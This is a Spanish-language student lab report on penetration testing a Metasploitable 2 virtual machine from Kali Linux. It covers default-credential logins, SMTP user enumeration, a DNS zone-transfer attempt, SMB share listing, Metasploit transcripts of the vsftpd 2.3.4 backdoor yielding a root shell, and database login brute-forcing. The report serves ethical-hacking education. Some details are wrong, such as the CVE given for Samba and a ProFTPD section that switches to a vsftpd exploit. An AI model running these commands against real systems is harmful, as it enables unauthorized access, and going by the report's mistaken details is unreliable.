


Ilustración 16 fuerza bruta fue exitoso.

13) Aunque el servicio SSH es por naturaleza seguro, su efectividad depende de una buena configuración y credenciales robustas. En este caso, la presencia de una versión antigua y el uso de contraseñas por defecto permitieron que, mediante un ataque de fuerza bruta, pudiera acceder remotamente al sistema.

Explotación del Puerto 23 – Servicio Telnet (Linux telnetd)

1) Durante el escaneo de red con **Nmap** desde Kali Linux, detecté que la máquina **Metasploit 2** tiene el **puerto 23** abierto. Este puerto está asociado al servicio **Telnet**, y el banner reveló lo siguiente:

   Linux telnetd

   Telnet es un protocolo que permite conexiones remotas, pero **transmite las credenciales y los comandos sin cifrado**, lo que lo convierte en un blanco fácil para ataques. Es un protocolo obsoleto y desaconsejado en ambientes reales por motivos de seguridad.

2) Análisis de Vulnerabilidad

Telnet por sí solo no tiene una vulnerabilidad crítica en su implementación, pero **su uso inseguro permite ataques de fuerza bruta** o **acceso directo si se conocen las credenciales**. En Metasploitable 2, es común encontrar usuarios por defecto con contraseñas débiles o públicas.

Por esta razón, decidí realizar un **intento de autenticación directa** con los usuarios conocidos del sistema.

Intento de Conexión Manual desde Kali Linux





Ilustración 17 Conexión Manual desde Kali Linux

Ingresé las credenciales por defecto:

Login: **msfadmin**

Password: **msfadmin**

Estas credenciales funcionaron correctamente, dándome acceso inmediato al sistema.



Explotación del Puerto 25 – Servicio SMTP (Postfix smtpd)

1) Reconocimiento del Servicio

Durante el escaneo realizado desde Kali Linux con el comando **nmap -sV,** identifiqué que la máquina Metasploit 2 tiene el **puerto 25** abierto. Este puerto corresponde al servicio de correo **SMTP (Simple Mail Transfer Protocol)**. El banner del escaneo mostró: **Postfix smtpd**

Postfix es un servidor de correo comúnmente utilizado en sistemas Linux. Aunque SMTP es un protocolo legítimo para envío de correos electrónicos, también puede ser explotado si no está correctamente configurado, sobre todo si permite el envío sin autenticación o tiene comandos habilitados que revelen información sensible.

2) Análisis de Vulnerabilidad

El servicio SMTP puede ser utilizado para:

- Enumerar usuarios locales del sistema.
- Enviar correos falsificados (spoofing).
- Aprovechar vulnerabilidades específicas del software si se encuentra desactualizado.

En este caso, el objetivo fue **enumerar usuarios** mediante comandos SMTP como `VRFY` y `EXPN`, que permiten verificar si una cuenta de usuario existe en el sistema.

3) Enumeración Manual de Usuarios vía Netcat

Desde Kali Linux, utilicé la herramienta `netcat` para conectarme al servicio SMTP de Metasploit 2:





Ilustración 18 servicio SMTP .

Luego probé el comando VRFY para verificar si existen ciertos usuarios, por ejemplo:



Estas respuestas indicaron que los usuarios **sí existen en el sistema**, lo cual puede ser útil para ataques futuros como fuerza bruta o ingeniería social.

Ilustración 19 VRFY para verificar si existen.

4) Alternativa con Módulo en Metasploit

También verifiqué si existía un módulo en Metasploit para automatizar este tipo de enumeración.

Abrí la consola con:




Ilustración 19 Metasploit para automatizar.

Esto permitió probar múltiples nombres de usuario conocidos, revelando cuáles estaban activos en el sistema.

El servicio SMTP en Metasploit 2 permitió **enumerar usuarios válidos** mediante comandos básicos como VRFY, lo que representa una mala práctica de seguridad. En sistemas reales, esta información puede ser usada por atacantes para lanzar ataques dirigidos, realizar phishing o acceder por fuerza bruta. Como medida preventiva, se recomienda:

- Deshabilitar comandos como VRFY y EXPN.
- Configurar reglas de autenticación estrictas.
- Mantener actualizado el software Postfix.

Explotación del Puerto 53 – Servicio DNS (BIND 9.4.2)

1) Reconocimiento del Servicio

Durante el escaneo con Nmap desde Kali Linux, detecté que el **puerto 53** estaba abierto en la máquina Metasploit 2. Este puerto corresponde al **servicio de resolución de nombres DNS** (Domain Name System). El escaneo identificó que el servidor DNS está utilizando: **ISC BIND 9.4.2**

BIND (Berkeley Internet Name Domain) es uno de los servidores DNS más utilizados en sistemas Unix/Linux. Versiones antiguas de BIND, como la 9.4.2, pueden ser vulnerables a múltiples ataques, incluyendo denegación de servicio (DoS), transferencia de zona sin autenticación, e incluso ejecución remota de código en versiones más desactualizadas.

2) Análisis de Vulnerabilidad

En este caso, el enfoque fue verificar si el servidor BIND permite realizar transferencias de zona (Zone Transfer) sin restricciones. Este tipo de ataque no requiere exploits complejos y permite al atacante obtener una copia completa de los registros DNS del dominio, lo que expone información sensible como:

Nombres de host.

Direcciones IP internas.

Estructura de la red.

Una transferencia de zona mal configurada es una falla común en ambientes inseguros y de prueba, como es el caso de Metasploit 2.

3) Prueba de Transferencia de Zona con dig

Para intentar la transferencia de zona, utilicé la herramienta dig desde Kali Linux. Primero ejecuté una consulta básica para conocer el dominio:




Ilustración 20conocer el dominio

En caso de que la transferencia hubiese sido posible, el resultado incluiría una lista completa de nombres de host y sus respectivas IPs. Aun cuando la transferencia falló, el sistema reveló el **nombre del dominio interno**, lo que también representa una fuga de información.

Explotación del Puerto 139 – Servicio SMB (Samba 3.x)

1) 1. Reconocimiento del Servicio

Durante el escaneo de puertos con Nmap, descubrí que el **puerto 139** estaba abierto en la máquina Metasploit 2. Este puerto es utilizado por el **protocolo SMB (Server Message Block)**, que permite el **compartir archivos, impresoras y otros recursos en red**. El banner de Nmap reveló que el servicio está gestionado por: Samba 3.x – Unix

2) Análisis de Vulnerabilidad

La versión de Samba identificada se encuentra entre las afectadas por una **vulnerabilidad crítica conocida como "Samba Trans2Open"**, identificada con el **CVE-2017-7494**, que permite **ejecución remota de código** sin necesidad de autenticación en ciertas condiciones.

Además, servicios SMB mal configurados también pueden permitir:

- Enumeración de usuarios y recursos compartidos.
- Acceso a archivos sin autenticación.
- Escalada de privilegios.

3) Enumeración Manual de Recursos Compartidos

Desde Kali Linux, utilicé el siguiente comando para listar los recursos compartidos disponibles en Metasploit 2: **smbclient -L //210.210.200.5 -N**




Ilustración 21Enumeración Manual.

Luego intenté conectarme al recurso tmp:




Ilustración 22 conectarme al recurso tmp

Puerto 445 – SMB over TCP (Samba 3.x)

El **puerto 445** se utiliza para ofrecer servicios de red como el **compartir archivos e impresoras** mediante el protocolo **SMB (Server Message Block)** directamente sobre TCP/IP, sin depender de NetBIOS. Este puerto permite comunicación directa con el servicio Samba y es ampliamente utilizado en entornos Windows. En nuestro entorno de práctica, la máquina **Metasploit 2** está ejecutando **Samba 3.0.20-Debian**, una versión antigua conocida por tener múltiples vulnerabilidades.

1) Para verificar los servicios activos en el puerto 445, se utilizó el siguiente escaneo con **nmap** desde Kali Linux




Ilustración 23 SMB over TCP (Samba 3.x)

Puerto 512 – exec (Servicio de ejecución remota)

El **puerto 512/TCP** se asocia al servicio **exec** del protocolo **r-services** (remote services), usado principalmente en sistemas Unix antiguos. Este puerto permite ejecutar comandos de forma remota desde otra máquina de confianza sin requerir autenticación interactiva, siempre que el archivo .rhosts esté mal configurado o se confíe en el host atacante.

Este servicio es extremadamente inseguro y ha sido reemplazado por tecnologías más seguras como **SSH**. Sin embargo, muchas máquinas vulnerables, como **Metasploit 2**, lo tienen activo por defecto para propósitos educativos.

Reconocimiento del Puerto usando**: nmap -sV -p 512 210.210.200.5**




Ilustración 24 Servicio de ejecución remota

Puerto 2121/TCP → ProFTPD 1.3.1

Descripción del servicio

- **ProFTPD** es un servidor FTP muy usado en sistemas Linux/Unix.

```
msf6 > search proftpd

Matching Modules
================

   #   Name                                                  Disclos
ure Date  Rank       Check  Description
   -   ----                                                  -------
--------  ----       -----  -----------
   0   exploit/linux/misc/netsupport_manager_agent           2011-01
-08       average    No     NetSupport Manager Agent Remote Buffer Overflow
   1   exploit/linux/ftp/proftp_sreplace                     2006-11
-26       great      Yes    ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
   2     \_ target: Automatic Targeting                      .
         .          .      .
   3     \_ target: Debug                                    .
         .          .      .
   4     \_ target: ProFTPD 1.3.0 (source install) / Debian 3.1  .
         .          .      .
   5   exploit/freebsd/ftp/proftp_telnet_iac                 2010-11
-01       great      Yes    ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (F
```

Ilustración 25 ProFTPD 1.3.1

```
Interact with a module by name or index. For example info 16, use 16 or use exploit
/unix/ftp/proftpd_133c_backdoor

msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > se
search    services  sessions  set       setg
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 210.210.200.5
rhosts => 210.210.200.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set lhost 210.210.200.5
[!] Unknown datastore option: lhost. Did you mean RHOST?
lhost => 210.210.200.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set lport 444
[!] Unknown datastore option: lport. Did you mean RPORT?
lport => 444
msf6 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Ilustración 26 exploit/unix/ftp/vsftpd_234_backdoor

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 210.210.200.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 210.210.200.5:21 - USER: 331 Please specify the password.
[+] 210.210.200.5:21 - Backdoor service has been spawned, handling...
[+] 210.210.200.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (210.210.200.4:44283 -> 210.210.200.5:6200) at 2
025-08-08 03:49:16 +0200

whoami
root
```

Ilustración 27 run, ya estamos adentro

Puerto 3306/TCP → MySQL 5.0.51a-3ubuntu5

```
msf6 > search mysql_login

Matching Modules
================

   #  Name                                Disclosure Date  Rank    Check  Descript
ion
   -  ----                                ---------------  ----    -----  --------

   0  auxiliary/scanner/mysql/mysql_login  .               normal  No     MySQL Lo
gin Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary
/scanner/mysql/mysql_login

msf6 > use auxiliary/scanner/mysql/mysql_login
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an
 interactive session
msf6 auxiliary(scanner/mysql/mysql_login) > set rhosts 210.210.200.5
rhosts => 210.210.200.5
msf6 auxiliary(scanner/mysql/mysql_login) > set USARNAME root
[!] Unknown datastore option: USARNAME. Did you mean USERNAME?
USARNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > set USERNAME root
USERNAME => root
msf6 auxiliary(scanner/mysql/mysql_login) > set PASSWORD root
PASSWORD => root
```

Ilustración 28 search mysql_login

```
msf6 auxiliary(scanner/mysql/mysql_login) > run
[+] 210.210.200.5:3306    - 210.210.200.5:3306 - Found remote MySQL version 5.0.51a
[!] 210.210.200.5:3306    - No active DB -- Credential data will not be saved!
[-] 210.210.200.5:3306    - 210.210.200.5:3306 - LOGIN FAILED: root:root (Unable to
 Connect: invalid packet: scramble_length(0) != length of scramble(21))
[-] 210.210.200.5:3306    - 210.210.200.5:3306 - LOGIN FAILED: root: (Unable to Con
nect: invalid packet: scramble_length(0) != length of scramble(21))
[*] 210.210.200.5:3306    - Scanned 1 of 1 hosts (100% complete)
[*] 210.210.200.5:3306    - Bruteforce completed, 0 credentials were successful.
[*] 210.210.200.5:3306    - You can open an MySQL session with these credentials an
d CreateSession set to true
[*] Auxiliary module execution completed
```

Ilustración 29 mysql_login / run

Aquí ponemos apreciar el mysql y su contenido.

```
┌──(root㉿pater)-[/home/pater]
└─# mysql -h 210.210.200.5 -u root --skip-ssl
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 10
Server version: 5.0.51a-3ubuntu5 (Ubuntu)

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Support MariaDB developers by giving a star at https://github.com/MariaDB/server
Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| dvwa               |
| metasploit         |
| mysql              |
| owasp10            |
| tikiwiki           |
| tikiwiki195        |
+--------------------+
7 rows in set (0,002 sec)
```

Ilustración 30 mysql y su contenido.

Puerto 5432/TCP → PostgreSQL 8.3.X

```
msf6 > search postgres_login

Matching Modules
================

   #  Name                                          Disclosure Date  Rank    Check  De
scription
   -  ----                                          ---------------  ----    -----  --
---------
   0  auxiliary/scanner/postgres/postgres_login     .                normal  No     Po
stgreSQL Login Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary
/scanner/postgres/postgres_login

msf6 > use 0
[*] New in Metasploit 6.4 - The CreateSession option within this module can open an
 interactive session
msf6 auxiliary(scanner/postgres/postgres_login) > set rhosts 210.210.200.5
rhosts => 210.210.200.5
msf6 auxiliary(scanner/postgres/postgres_login) > set USERNAME postres
USERNAME => postres
msf6 auxiliary(scanner/postgres/postgres_login) > set PASSWORD postres
PASSWORD => postres
msf6 auxiliary(scanner/postgres/postgres_login) >
```

Ilustración 31 search postgres_login

```
┌──(root㉿pater)-[/home/pater]
└─# psql -h 210.210.200.5 -U postgres template1
Contraseña para usuario postgres:
psql (17.5 (Debian 17.5-1), servidor 8.3.1)
ADVERTENCIA: psql versión mayor 17, servidor versión mayor 8.3.
         Algunas características de psql podrían no funcionar.
Digite «help» para obtener ayuda.

template1=#
template1=#
template1=# sudo su
template1-# hola hola
```

Dificultades encontradas y soluciones

Mal uso de comandos Nmap y Netcat:

Dificultad: Al ejecutar comandos como **vsftpd 2.3.4 o nc sin** los parámetros adecuados, se generaron errores de configuración o conexión.

Solución: Revisar cuidadosamente la sintaxis de los comandos antes de ejecutarlos, y consultar documentación oficial o ayuda **(man nmap, man nc)** para entender su funcionamiento.

Error de negociación SSH:

Dificultad: Al intentar conectarse por SSH a la máquina Metasploitable2, se presentó el error: **Unable to negotiate with 210.210.200.5 port 22: no matching host key type found.**

Solución: Se utilizó el parámetro **-oHostKeyAlgorithms=+ssh-rsa** para forzar el uso de claves compatibles y permitir la conexión desde Kali Linux.

Glosario

- **Metasploitable 2:** Máquina virtual diseñada para prácticas de hacking ético, con múltiples servicios vulnerables preconfigurados.
- **Kali Linux:** Sistema operativo especializado en pruebas de penetración, análisis forense y auditorías de seguridad.
- **Nmap:** Herramienta de escaneo de red que permite detectar puertos abiertos, servicios activos y versiones de software.
- **Netcat (nc):** Herramienta de red que permite establecer conexiones TCP/UDP manuales para probar servicios.

- **Banner:** Información que un servicio expone al conectarse, como su nombre, versión o sistema operativo.
- **SSH:** Protocolo seguro para administración remota. Requiere negociación de claves entre cliente y servidor.
- **FTP:** Protocolo de transferencia de archivos. En versiones sin cifrado, puede exponer credenciales en texto claro.

Conclusiones

